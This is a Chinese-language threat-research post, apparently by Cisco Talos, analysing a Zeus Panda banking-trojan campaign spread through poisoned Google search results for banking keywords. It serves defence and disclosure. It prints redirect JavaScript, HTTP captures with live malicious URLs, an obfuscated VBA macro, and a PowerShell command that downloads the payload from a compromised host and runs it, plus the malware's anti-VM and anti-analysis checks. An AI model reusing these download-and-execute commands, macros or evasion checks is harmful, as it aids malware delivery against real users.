2017 年 11 月 2 日，星期四

关键字毒化：银行木马通过谷歌搜索结果发起的针对性攻击

作者：Edmund Brumaghin、Earl Carter 和 Emmanuel Tacheau

总结


用户使用谷歌来查找他们想要知道的信息已经非常普遍。利用快速的谷歌搜索几乎可以找到想要的任何信息。然而，谷歌搜索返回的链接并不能保证是安全的。在这种情况下，攻击者可以利用搜索引擎优化 (SEO) 功能来利用这种搜索行为，使他们的恶意链接更广泛地出现在搜索结果中，从而可以针对用户发起 Zeus Panda 银行木马攻击。攻击者可以毒化特定银行相关关键字的搜索结果，有效地以这种新型方式对特定用户发起针对性攻击。

攻击者可以有针对性地主要毒化与金融相关的关键字搜索并确保搜索结果显示其恶意链接，尝试最大限度地提高感染转化率，因为他们可以确信受感染的用户将经常使用各种金融平台，从而使攻击者能够快速获取凭证、银行业务和信用卡信息等。用于分发此恶意软件的基础设施的总体配置和操作非常有趣，因为它不依赖于 Talos 所发现的常用恶意软件分发方法。这个示例再次证明了攻击者会如何频繁优化和改进技术，同时说明了持续使用威胁情报对于确保组织能够随时抵御新型威胁的重要性。


初始攻击媒介

用于发起此感染过程的最初攻击媒介似乎不是通过邮件。在这个特定的攻击活动中，攻击者针对潜在受害者可能使用谷歌等搜索引擎查询的特定搜索关键字集合进行了毒化。通过利用感染的 Web 服务器，攻击者能够确保他们的恶意搜索结果在搜索引擎中获得较高排名，从而提高潜在受害者的点击概率。

在一个示例中，攻击者似乎有针对性地毒化了包含以下搜索查询的关键字搜索：



在大多数情况下，攻击者都能够在搜索引擎结果页 (SERP) 的第 1 页多次显示已被他们有针对性地毒化的关键字搜索的结果，在本例中被毒化的关键字搜索为“al rajhi bank working hours in ramadan”（斋月期间阿尔拉吉银行的工作时间）。下图是谷歌返回的恶意搜索结果示例。



攻击者可以通过侵入并利用已获得评级和评论的商业网站，使搜索结果看起来更合法，就像在搜索引擎结果页的结果中显示的星号/评级一样。

攻击者针对很多关键字组进行了毒化，其中大多数是针对潜在受害者可能搜索的银行或金融相关信息提供定制的恶意搜索结果。此外，某些地理区域似乎是此攻击活动的直接目标，很多被毒化的关键字组都是特定于印度以及中东地区的金融机构的。以下是此攻击活动有针对性地毒化的一些关键字搜索示例：


“nordea sweden bank account number”（瑞典北欧联合银行账号）
“al rajhi bank working hours during ramadan”（斋月期间阿尔拉吉银行的工作时间）
“how many digits in karur vysya bank account number”（KARUR VYSYA 银行账号为几位数）
“free online books for bank clerk exam”（适用于银行职员考试的免费电子书）
“how to cancel a cheque commonwealth bank”（如何取消联邦银行支票）
“salary slip format in excel with formula free download”（可免费下载的带公式的 Excel 格式工资单）
“bank of baroda account balance check”（巴罗达银行账户余额查询）
“bank guarantee format mt760”（MT760 格式银行保函）
“sbi bank recurring deposit form”（SBI 银行零存整取存款单）
“axis bank mobile banking download link”（Axis 银行手机银行客户端下载链接）

此外，在 Talos 分析的所有案例中，用作此恶意软件分发系统入口点的页面标题附加了很多语句。我们能够使用“intitle:”搜索参数可靠地识别用于执行初始重定向，将受害者导向至恶意负载的数百个恶意网页。下面是一些语句示例：

“found download to on a forum”
“found global warez on a forum”
“can you download free on the site”
“found download on on site”
“can download on a forum”
“found global downloads on forum”
“info site download to on forum”
“your query download on site”
“found download free on a forum”
“can all downloads on site”
“you can open downloads on”

如果受害者尝试浏览托管在这些受感染服务器上的页面，则会启动多阶段的恶意软件感染流程，详细情况如下文所述。

讽刺的是，我们观察到同样的重定向系统和相关的基础设施还用于将受害者导向至技术支持和假冒的防病毒软件骗局，它们会显示图像，告诉受害者他们的系统感染了 Zeus 病毒，并指示他们拨打所列出的电话号码。



感染过程

当受害者访问恶意网页时，受感染的网站使用 Javascript 将客户端重定向到托管在中间站点的 Javascript。

```
<script type="text/javascript" rel="nofollow">
document.write("<script language='javascript' rel='nofollow' type='text/javascript' src='http://dverioptomtut.ru/klb/jquery.js.php?i=http%3A%2F%2Fdverioptomtut.ru%2Ftsd%2Fef27%3Fq%3Dal+rajhi+bank+working+time+in+ramadan'><\/sc" + "ript>");
</script>
```

这将导致客户端检索和执行位于 document.write() 方法指定的地址处的 Javascript。随后的页面包含类似的功能，但这次会导致向另一个页面发起 HTTP GET 请求。

```
GET /klb/jquery.js.php?i=http%3A%2F%2Fdverioptomtut.ru%2Ftsd%2Fef27%3Fq%3Dal+rajhi+bank+working+time+in+ramadan
HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-
ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: dverioptomtut.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 05 Jul 2017 13:46:46 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/7.1.4
Content-Length: 3732
Connection: close
Content-Type: text/html; charset=UTF-8

var splashpage = {
    splashenabled: 1,
    splashpageurl: 'http://dverioptomtut.ru/tsd/ef27?q=al rajhi bank working time in ramadan',
    enablefrequency: 0,
    displayfrequency: "2 days",
```


然后，中间服务器将返回一个 HTTP 302 响应，将客户端重定向至另一个受感染的站点，而该站点实际托管着一个恶意 Word 文档。最终，客户端会跟随此重定向，并下载恶意文档。这种技术通常称为“302 缓冲”，常被漏洞攻击包利用。

```
GET /tsd/ef27?q=al%20rajhi%20bank%20working%20time%20in%20ramadan HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-
ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: dverioptomtut.ru
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Wed, 05 Jul 2017 13:46:46 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/7.1.4
Set-Cookie: cu_ef27=0; expires=Thu, 06-Jul-2017 13:46:46 GMT; Max-Age=86400; path=/
Location: http://mikemuder.com/blog/wp-content/plugins/xmlgrab/?k=al+rajhi+bank+working+time+in+ramadan&t=0
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

跟随重定向会导致下载恶意的 Microsoft Word 文档。

```
GET /blog/wp-content/plugins/xmlgrab/?k=al+rajhi+bank+working+time+in+ramadan&t=0 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-
ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: mikemuder.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 05 Jul 2017 13:46:48 GMT
Set-Cookie: BX=9g33b85clpre8&b=3&s=da; expires=Tue, 02-Jun-2037 20:00:00 GMT; path=/; domain=.mikemuder.com
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo
OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
Content-disposition: attachment;filename=al-rajhi-bank-working-time-in-ramadan.doc
Content-Type: application/octet-stream
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive
Server: ATS/5.3.0
```

下载恶意的 Word 文档后，受害者的浏览器会提示受害者打开或保存该文件。打开后，该文档将显示以下消息，提示受害者选择“启用编辑”，然后点击“启用内容”。



受害者按照这些指示操作会导致执行嵌入在 Word 文档中的恶意宏。正是这些宏负责下载和执行 PE32 可执行文件，从而使系统受感染。宏代码本身经过混淆处理，并且很简单。它只是下载恶意的可执行文件，并使用“obodok.exe”等文件名将其保存到系统的 %TEMP% 目录下。

```
Attribute VB_Name = "KHdryy"
Function OJej(odfjdr)
fhgrtt = "(" + jset.yuthhf + jset.vbcffg + ""
odfjt = ofjdt.Jifrt
kpsd = "S" + odfjt + "ebClient)"
dLsPfri = fhgrtt + kpsd
bxcvjs = "." + ofjdt.jgkI + "loadFile"
JIjer = "('" + idfhe.wetr + idfhe.zxvc + idfhe.jftr + idfhe.nvcf + "t','%" + ofjdt.ytu + "%\obodok.exe');"
vcber = "Start-" + "Process '%" + ofjdt.ytu + "%\obodok.exe';"
OJej = ofjdt.rty + " /c " + jset.tyre + jset.ytef + jset.nmgf + "" + dLsPfri + bxcvjs + JIjer + vcber + ""
End Function
```


在这种情况下，恶意可执行文件托管在以下 URL 位置：

hXXp://settleware[.]com/blog/wp-content/themes/inove/templates/html/krang.wwt

宏使用以下 Powershell 命令来启动此过程：

```
PowerShell (New-Object System.Net.WebClient).DownloadFile('http://settleware.com/blog/wp-content/themes/inove/templates/html/krang.wwt','C:\Users\ADMINI~1\AppData\Local\Temp\obodok.exe');Start-Process 'C:\Users\ADMINI~1\AppData\Local\Temp\obodok.exe';
```

检查与托管恶意可执行文件的域名关联的 DNS 相关信息，我们发现在 2017 年 6 月 7 日至 2017 年 6 月 8 日期间，尝试解析域名的 DNS 请求量出现过两个显著高峰。



Settleware Secure Services, Inc. 提供一项文档电子签名服务，允许以电子方式对文档进行签名。该服务用于不同的流程（包括不动产代管电子签名），并提供 eNotary 电子公证人服务。

恶意软件运行

与恶意软件活动相关的恶意负载似乎是 Zeus Panda 病毒的新版本，这是一种银行木马，旨在窃取银行业务和其他敏感凭证，以供攻击者进行渗透。Talos 分析的负载是一个多阶段负载，其最初阶段采用了一些反分析技术，旨在增加分析的难度并延长执行时间，从而避免检测。它还采用了几项规避技术，确保恶意软件不会在自动化分析环境或沙盒中以会被检测出的方式执行。我们已对 Zeus Panda 银行木马的整体运行做了充分记录，但是 Talos 想提供有关此恶意软件使用的第一阶段打包程序的更多信息。

此恶意软件将首先查询系统的键盘映射，以确定系统上使用的语言。如果检测到下列任何键盘映射，它将终止执行：

- LANG_RUSSIAN
- LANG_BELARUSIAN
- LANG_KAZAK
- LANG_UKRAINIAN

恶意软件还会执行检查以确定其是否在以下虚拟机监控程序或沙盒环境中运行：

- VMware
- VirtualPC
- VirtualBox
- Parallels
- Sandboxie
- Wine
- SoftIce

它还会检查系统中是否存在恶意软件分析人员在分析恶意软体时经常会运行的各种工具和实用程序。恶意软件执行的不同环境检查的完整列表如下：

```
v13 = is_physical_or_vm_machine;
v14 = check_file_registry_vmware;
v15 = check_file_virtualbox;
v16 = check_file_mutex_virtualpc;
v17 = check_files_parallel32;
v18 = check_registry_BOCHS;
v19 = check_files_popupkiller_stimulator;
v20 = check_files_TOOLS_execute_exe;
v21 = check_loadedmodule_mutext_for_sandboxie;
v22 = check_for_mutex_Frz_State;
v23 = check_files_process_wireshark;
v24 = check_registry_apiname_Wine;
v25 = check_process_immunity;
v26 = lookup_process_processhacker;
v27 = lookup_process_procexp;
v28 = check_process_procmon;
v29 = check_process_idaq;
v30 = check_process_regshot;
v31 = check_process_aut2exe_joebox;
v32 = check_process_perl;
v33 = check_process_python;
v34 = check_files_softice;
```

如果满足任何环境检查条件，则会删除恶意软件，实现该操作的方法是首先将批处理文件写入 %TEMP% 目录，然后使用 Windows 命令处理程序执行该操作。恶意软件使用 RDTSC 来计算用于存储批处理文件的基于时间的文件名。该批处理文件负责删除原来的示例可执行文件。删除原始的可执行文件之后，也会从 %TEMP% 中删除该批处理文件本身。

在试图阻止分析时，恶意负载的初始阶段会有数百个使用无效参数调用的有效 API 调用。它还利用结构化异常处理 (SEH) 来修补自身代码。它会多次查询和存储当前光标位置，以检测活动并确定其是不是在沙盒或自动化分析环境中运行。下面是使用无效参数执行有效 API 调用的示例，其中获取光标位置的调用是有效的，但对 ScreentoClient 的调用包含无效参数。

```
.text:12507422 828                or      [ebp+cursor_list_position], -1
.text:12507429
.text:12507429      ---------------------------------------------------------------
.text:12507429                          Storing Cursor Position
.text:12507429
.text:12507429 828                lea     eax, [ebp+cursor_list_position]
.text:1250742F 828                push    eax
.text:12507430 82C                mov     ecx, offset object
.text:12507435 82C                call    realloc_8bytes  ; This routine reallocate 8 bytes more
.text:1250743A 828                lea     eax, [ebp+cursor_list_position]
.text:12507440 828                push    eax             ; lpPoint
.text:12507441 82C                call    ds:GetCursorPos ; true call
.text:12507441      ---------------------------------------------------------------
.text:12507441
.text:12507441
.text:12507447 828                lea     eax, [ebp+cursor_list_position]
.text:1250744D 828                push    eax             ; lpPoint
.text:1250744E 82C                push    0               ; hWnd
.text:12507450 830                call    ds:ScreenToClient ; boguscall
.text:12507456 828                mov     cl, byte_1252693C
.text:1250745C 828                mov     esi, eax
.text:1250745E 828                mov     ebx, [ebp+lpRect]
.text:12507464 828                mov     [ebp+screen_mov], esi
.text:1250746A 828                test    cl, cl
.text:1250746C 828                jz      short loc_12507485
.text:1250746E
.text:1250746E
.text:1250746E      ---------------------------------------------------------------
.text:1250746E                          Increase Table
.text:1250746E
.text:1250746E 828                lea     eax, [ebp+cursor_list_position]
.text:12507474 828                mov     ecx, offset object
.text:12507479 828                push    eax
.text:1250747A 82C                call    realloc_8bytes
.text:1250747A      ---------------------------------------------------------------
.text:1250747A
.text:1250747A
```

下面是伪调用的示例，其目的在于诱骗分析人员并增加分析恶意软件所需的时间和精力。通常我们会看到攻击者使用无效操作码诱骗反汇编程序，但在这种情况下，其结果是它也存在于数百个结构前面，因此更难以识别良好变量。

```
.text:12506E50 828                add     esi, eax
.text:12506E50 828                push    DC_PEN          ; i
.text:12506E5F 82C                mov     [ebp+addr_create_heap_result_newheap], esi
.text:12506E65 82C                call    ds:GetStockObject ; The GetStockObject function retrieves a handle to one of the stock pens, brushes, fonts, or palettes.
.text:12506E6B 828                push    eax             ; h
.text:12506E6C 82C                push    0               ; hdc
.text:12506E6E 830                call    ds:SelectObject ; Bogus Call - SelectObject(0x000000, handle)
.text:12506E74 828                push    39h             ; color
.text:12506E76 82C                push    0               ; hdc
.text:12506E78 830                mov     [ebp+h], eax
.text:12506E7E 830                call    ds:SetDCPenColor ; return -1
.text:12506E84 828                mov     [ebp+loop_counter], eax
.text:12506E88 828                lea     ecx, [eax+9]
.text:12506E8B 828                lea     eax, [esi+9]
.text:12506E90 828                push    eax             ; bottom
.text:12506E91 82C                push    ecx             ; right
.text:12506E92 830                push    esi             ; top
.text:12506E93 834                push    ebx             ; left
.text:12506E94 838                push    0               ; hdc
.text:12506E96 83C                mov     [ebp+blokeu], eax
.text:12506E9C 83C                call    ds:Rectangle    ; Bogus call, return Null error code
.text:12506EA2 828                push    39h             ; color
.text:12506EA4 82C                push    0               ; hdc
.text:12506EA6 830                call    ds:SetDCPenColor ; bogus call - SetDCPenColor null hdc
.text:12506EAC 828                test    edi, edi
.text:12506EAE 828                jz      short jmp_always
.text:12506EB0      ; Node 815
.text:12506EE1
```

下面的截图显示了由 IDA 自动填充的无效结构列表。这些措施都是为了阻止分析过程，使分析人员难以从代码执行流角度识别恶意软件的真正意图。

```
00000000 ; [00000018 BYTES. COLLAPSED STRUCT CPPEH_RECORD. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT _EH3_EXCEPTION_REGISTRATION. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT _EH4_SCOPETABLE. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000000C BYTES. COLLAPSED STRUCT _EH4_SCOPETABLE_RECORD. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000005C BYTES. COLLAPSED STRUCT LOGFONTW. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT IID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT IUnknown. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000003C BYTES. COLLAPSED STRUCT LOGFONTA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000140 BYTES. COLLAPSED STRUCT _WIN32_FIND_DATAA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000000C BYTES. COLLAPSED STRUCT _SECURITY_ATTRIBUTES. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000044 BYTES. COLLAPSED STRUCT _STARTUPINFOA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT _PROCESS_INFORMATION. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000018 BYTES. COLLAPSED STRUCT _LSA_OBJECT_ATTRIBUTES. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028 BYTES. COLLAPSED STRUCT WNDCLASSA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000001C BYTES. COLLAPSED STRUCT tagMSG. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT POINT. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028 BYTES. COLLAPSED STRUCT tagFINDREPLACEA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_REGISTRATION_RECORD. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000003C BYTES. COLLAPSED STRUCT tagLOGFONTA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [000004C BYTES. COLLAPSED STRUCT tagOFNA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014 BYTES. COLLAPSED STRUCT tagCURSORINFO. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000018 BYTES. COLLAPSED STRUCT _RTL_CRITICAL_SECTION. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000044 BYTES. COLLAPSED STRUCT _STARTUPINFOW. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION  LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _LARGE_INTEGER::$83740784 2DC9087486FDFA5FEB63B74E. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014 BYTES. COLLAPSED STRUCT _cpinfo. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION  _SLIST_HEADER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _SLIST_HEADER::$83AF6D9DC8E3B1043 1D79B304957BA23. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT localeinfo_struct. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT _EVENT_DATA_DESCRIPTOR. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000024 BYTES. COLLAPSED STRUCT FuncInfo. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT UnwindMapEntry. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014 BYTES. COLLAPSED STRUCT TryBlockMapEntry. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT HandlerType. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028 BYTES. COLLAPSED STRUCT WNDCLASS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT tagPOINT. PRESS CTRL-NUMPAD+ TO EXPAND]
```

我们可能会偶尔发现有效和有用的指令。EAX 寄存器下面存储了以后要用的变量，用于分配堆内存块来启动它自己的解压缩代码。

```
.text:12507015     ; Node #30
.text:12507021     ; Node #31
.text:1250702A     ; ---------------------------------------------------------------------------
.text:1250702A
.text:1250702A     jmp_always2:                            ; CODE XREF: WinMain(x,x,x,x)+583↑j
.text:1250702A 828                 push    0               ; hFindVolumeMountPoint
.text:1250702C 82C                 call    ds:FindVolumeMountPointClose ; Bogus Call
.text:12507032 828                 mov     ecx, return_code
.text:12507038 828                 mov     ebx, eax
.text:1250703A 828                 mov     duplicated_token, ecx
.text:12507040 828                 xor     eax, eax
.text:12507042 828                 mov     ecx, ds:dword_1251D4D0
.text:12507048 828                 xor     edx, edx
.text:1250704A 828                 mov     dword ptr [ebp+Caption], ecx
.text:1250704D 828                 mov     cl, ds:byte_1251D4D4
.text:12507053 828                 push    10h
.text:12507055 82C                 mov     [ebp+lpRect], ebx
.text:1250705B 82C                 lea     esi, [eax+1]
.text:1250705E 82C                 mov     [ebp+hToken], edx
.text:12507064 82C                 pop     edi
